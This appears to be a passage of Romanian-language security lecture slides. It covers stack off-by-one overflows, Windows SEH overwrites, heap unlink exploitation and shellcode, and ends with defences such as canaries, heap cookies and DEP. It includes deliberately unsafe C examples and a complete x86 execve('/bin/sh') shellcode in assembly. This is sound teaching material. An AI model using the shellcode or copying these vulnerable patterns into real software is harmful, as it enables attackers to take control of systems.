    int res;
    /* Buffer overflow pentru "strlen(argv[1]) >= 512" */
    res = unsafe_function(argv[1]);
    return res;
}
```

Exemplu de depășire cu 1 (suprascriere EBP) (exemplu II)


- Exemplu 2

```
...
void process_string(char *src) {
    char dest[32];
    for (i = 0; src[i] && (i <= sizeof(dest)); i++)
        dest[i] = src[i];
...
}
```


Vizualizare stiva




Vizualizare stiva




Vizualizare stiva




Vizualizare stiva



Vizualizare stiva



Vizualizare stiva



Atac depasire cu 1 II - suprascrierea unei variabile locale

- depinde de modul în care se folosește variabila adiacentă după depășire
- dacă variabila suprascrisă este un întreg ce memorează o dimensiune
 - ▶ valoarea este trunchiată
 - ▶ ⇒ programul va face calcule greșite pe baza noii valori
- dacă variabila reprezintă un identificator de utilizator (*user ID*)
 - ▶ ⇒ ar putea permite programului curent să primească drepturi nepermise într-un mod normal de funcționare


Atacuri SEH - Windows

- SEH = structured exception handlers
- *smashing SEH*
- specific Windows
 - ▶ programele ar putea înregistra *handlers* pentru a acționa asupra greșelilor
 - ▶ tratarea excepțiilor lansate de programe în timpul rulării
- stiva conține structurile ce permit înregistrarea *exception handlers*
 - ▶ adresa rutinei de tratare a excepțiilor
 - ▶ pointer catre *handler* parinte
- lanțul de tratare a excepțiilor este traversat de la cel mai nou *handler* până la primul *handler* înregistrat
 - ▶ se identifică rutina corespunzătoare erorii prin execuția fiecărei rutine


Atacuri SEH - Windows (II)

- dacă un atacator poate efectua un atac *stack overflow*
 - ▶ suprascrie structura de tratare a excepțiilor (adresa *handler*)
 - ▶ genera o excepție
 - ▶ deturna fluxul execuției (programul executa codul atacatorului)


Vizualizarea unui atac SEH





Vizualizarea unui atac SEH




Vizualizarea unui atac SEH



Heap Overflows, application heaps - review



Heap Overflows, application heaps - review




Heap Overflows, application heaps - review

```
void SampleFunction(void)
{
    /* Allocate space on heap */
    char * ptr = (char *)malloc(32);

    /* Operations */

    /* Free allocated heap space */
    free(ptr);
}
```




Heap Overflows, application heaps - review

```
void SampleFunction(void)
{
    /* Allocate space on heap */
    char * ptr = (char *)malloc(32);

    /* Operations */

    /* Free allocated heap space */
    free(ptr);
}
```



Heap Overflows, application heaps - review

```
void SampleFunction(void)
{
    /* Allocate space on heap */
    char * ptr = (char *)malloc(32);

    /* Operations */

    /* Free allocated heap space */
    free(ptr);
}
```


Pseudo-code For Chunk Freeing:

NextChunk = Current->FP

PreviousChunk = Current->BP

NextChunk->BP = PreviousChunk

PreviousChunk->FP = NextChunk



Heap Overflows, application heaps - review

```
void SampleFunction(void)
{
    /* Allocate space on heap */
    char * ptr = (char *)malloc(32);

    /* Operations */

    /* Free allocated heap space */
    free(ptr);
}
```

Pseudo-code For Chunk Freeing:

```
NextChunk = Current->FP  
PreviousChunk = Current->BP
```

```
NextChunk->BP = PreviousChunk  
PreviousChunk->FP = NextChunk
```



Heap overflows

- heap management
 - ▶ *malloc* și *free*
 - ▶ in-line metadata
 - ★ blocurile alocate sunt precedate de un antet ce ține informații despre bloc și vecinii săi
 - ★ câmpuri: dimensiunea blocului, dimensiunea blocului precedent, state, indicatori suplimentari
 - ▶ blocurile libere sunt organizate într-o listă înlănțuită
 - ★ pointeri către elementul precedent/urmator din lista

Heap overflows - exploatare

- idee: suprascrīe pointerii blocurilor libere sau dimensiunea blocului alocat
- suprascrīe *heap* = urmatoarele blocuri ca fiind libere \Rightarrow sunt scoase din listă
- *overflow buffer* suprascrīe pointerii listei astfel încât aceştia vor adresa locaţii de memorie utile atacatorului
- posibilitatea de a scrie 4 octeţi oriunde în memorie (adrese de return, pointeri, etc.)

Heap overflows - exploatare (II)


- ținte:
 - ▶ global offset table (GOT)/process linkage table (PLT): folosite de executabilele ELF pentru apelul funcțiilor din biblioteci (adresa)
 - ▶ exit handlers
 - ▶ lock pointers
 - ▶ exception handler routines
 - ▶ function pointers

Heap overflow - vizualizare

```
/* UNSAFE Function */  
void UnsafeFunction(char * str)  
{  
    /* Allocate 32 bytes heap space */  
    char * Buffer = (char *)malloc(32);  
  
    /* Copy str into Buffer */  
    strcpy(Buffer,str);  
}
```


Heap overflow - vizualizare

```
/* UNSAFE Function */  
void UnsafeFunction(char * str)  
{  
    /* Allocate 32 bytes heap space */  
    char * Buffer = (char *)malloc(32);  
  
    /* Copy str into Buffer */  
    strcpy(Buffer,str);  
}
```



Heap overflow - vizualizare


```
/* UNSAFE Function */  
void UnsafeFunction(char * str)  
{  
    /* Allocate 32 bytes heap space */  
    char * Buffer = (char *)malloc(32);  
  
    /* Copy str into Buffer */  
    strcpy(Buffer,str);  
}
```



Heap overflow - vizualizare

```
/* UNSAFE Function */  
void UnsafeFunction(char * str)  
{  
    /* Allocate 32 bytes heap space */  
    char * Buffer = (char *)malloc(32);
```

```
/* Copy str into Buffer */  
strcpy(Buffer,str);
```




Heap overflow - vizualizare

```
/* UNSAFE Function */  
void UnsafeFunction(char * str)  
{  
    /* Allocate 32 bytes heap space */  
    char * Buffer = (char *)malloc(32);
```

```
/* Copy str into Buffer */
```

```
strcpy(Buffer,str);
```




Heap overflow - vizualizare

```
/* UNSAFE Function */  
void UnsafeFunction(char * str)  
{  
    /* Allocate 32 bytes heap space */  
    char * Buffer = (char *)malloc(32);  
  
    /* Copy str into Buffer */  
    strcpy(Buffer,str);  
}
```

Pseudo-code For Chunk Freeing:

```
NextChunk = Current->FP  
PreviousChunk = Current->BP
```


```
NextChunk->BP = PreviousChunk  
PreviousChunk->FP = NextChunk
```



Heap overflow - vizualizare

```
/* UNSAFE Function */  
void UnsafeFunction(char * str)  
{  
    /* Allocate 32 bytes heap space */  
    char * Buffer = (char *)malloc(32);
```

```
    /* Copy str into Buffer */  
    strcpy(Buffer,str);  
}
```



Pseudo-code For Chunk Freeing:

NextChunk = **AAAA**

PreviousChunk = **AAAA**


NextChunk->BP = PreviousChunk

PreviousChunk->FP = NextChunk

Heap overflow - vizualizare

```
/* UNSAFE Function */  
void UnsafeFunction(char * str)  
{  
    /* Allocate 32 bytes heap space */  
    char * Buffer = (char *)malloc(32);
```

```
    /* Copy str into Buffer */  
    strcpy(Buffer,str);  
}
```



Pseudo-code For Chunk Freeing:

NextChunk = **AAAA**
PreviousChunk = **AAAA**

AAAA ->BP = **AAAA**
PreviousChunk->FP = NextChunk

Shell code

- cod "controlat" de atacator sau care poate fi folosit de atacator în scopuri specifice
- de obicei, constă în fragmente mici de cod mașină concepute pentru a executa comenzi folosind interpretorul de comenzi, pentru a crea o conexiune către atacator, etc.
- cod independent (*position independent code*) ce folosește API sistem
- apeluri sistem pot fi efectuate direct (merge de obicei sub Linux) sau prin intermediul funcțiilor din bibliotecile sistemului de operare (sub Windows)
- independent de programul care-l lansează în execuție

Exemple

- varianta Linux de apel a funcției sistem execve

```
xorl %eax, %eax ; zero out EAX
movl %eax, %edx ; EDX = envp = NULL
movl $address_of_shell_string, %ebx ; EBX = path parameter
movl $address_of_argv, %ecx ; ECX = argv
movl %$0x0B, %al ; syscall number for execve()
int $0x80 ; invoke the system call
```

- position independent code, calcul adresa argumentelor
 - ▶ adresa sirului este adresa de return încărcată pe stivă de instrucțiunea *call*

```
jmp end
code:
... shellcode ...
end:
call code
.string "/bin/sh"
```

Exemplu (II)

Codul rezultat:

```
jmp end
code:
popl %ebx ; EBX = pathname argument
xorl %eax, %eax ; zero out EAX
movl %eax, %edx ; EDX = envp
pushl %eax ; put NULL in argv array
pushl %ebx ; put "/bin/sh" in argv array
movl %esp, %ecx ; ECX = argv
movl %$0x0B, %al ; 0x0B = execv() syscall
int $0x80 ; system call
end:
call code
.string "/bin/sh"
```


Eliminarea vulnerabilităților

- identificarea greșelilor
- corectarea lor
- **folosiți funcții pe șiruri sigure**, când este posibil
 - ▶ `strcpy` → `strncpy` → `strlcpy`
 - ▶ `strcpy` → `strcpys`
 - ▶ mai multe
[https://msdn.microsoft.com/en-us/library/windows/hardware/ff565508\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/hardware/ff565508(v=vs.85).aspx)
- API sigure vs. API vechi / interzise


Stack Cookies (Canary values)

- detectia și prevenirea atacurilor de tipul *buffer overflow* pe stivă
- compile time prevention
- inserarea unei valori aleatoare pe stiva
 - ▶ imediat după adresa de return si frame pointer
 - ▶ înainte de variabilele locale din cadrele stivei
- la sfârșitul funcției, înainte de return, se genereaza cod pentru a verifica dacă valoarea aleatoare (*canary*) s-a modificat
 - ▶ în caz afirmativ se generează o excepție
 - ▶ altfel programul își continuă execuția

Stack Cookies (II)



Ordinary function
stack frame



Protected function
stack frame

Stack Cookies (Canary values) (III)

Limitări:

- nu protejează împotriva suprascrierii variabilelor locale
 - ▶ o soluție ar fi rearanjarea variabilelor pe stiva
- se pot păstra valorile aleatoare (*canary values*), când se poate accesa stiva
- suprascrierea parametrilor funcției
 - ▶ preluarea controlului aplicației înainte de returnul funcției
 - ▶ dificil de realizat, compilatoare care salvează valoarea parametrilor și în regiștri
- sub Windows, pointerii SEH pot fi suprascrisi
- compiled-time

Protecție împotriva atacurilor heap overflow

- adaugarea de heap cookies în antetul blocurilor
- validarea operațiilor de ștergere (verificarea dacă elementul anterior și urmator din listă referă elementul ce va fi șters)
- limitări:
 - ▶ protejează doar structura, nu și datele
 - ▶ algoritmi specifici de gestionare a memoriei construiți pe baza algoritmilor sistem

Non-Executable Stack and Heap Protection

- Data Execution Protection (DEP)
- negă (dacă procesorul permite) dreptul de execuție (non-execute / NX) în paginile de memorie ce conțin date (stiva sau heap)
- limitări:
 - ▶ nu protejează împotriva intoarcerii controlului în zone de cod utile
 - ▶ **deactivate NX**: funcția reîntoarce controlul în funcții existente ce permit execuția în anumite zone de memorie (controlate de atacator)
 - ▶ **return-into-libc**: reîntoarce controlul în funcții existente ce rulează codul existent în avantajul atacatorului
 - ▶ **return-oriented-programming (ROP)**: încarcă mai multe adrese de return pe stiva (*gadgets*) care înlănțuite execută cod în avantajul atacatorului

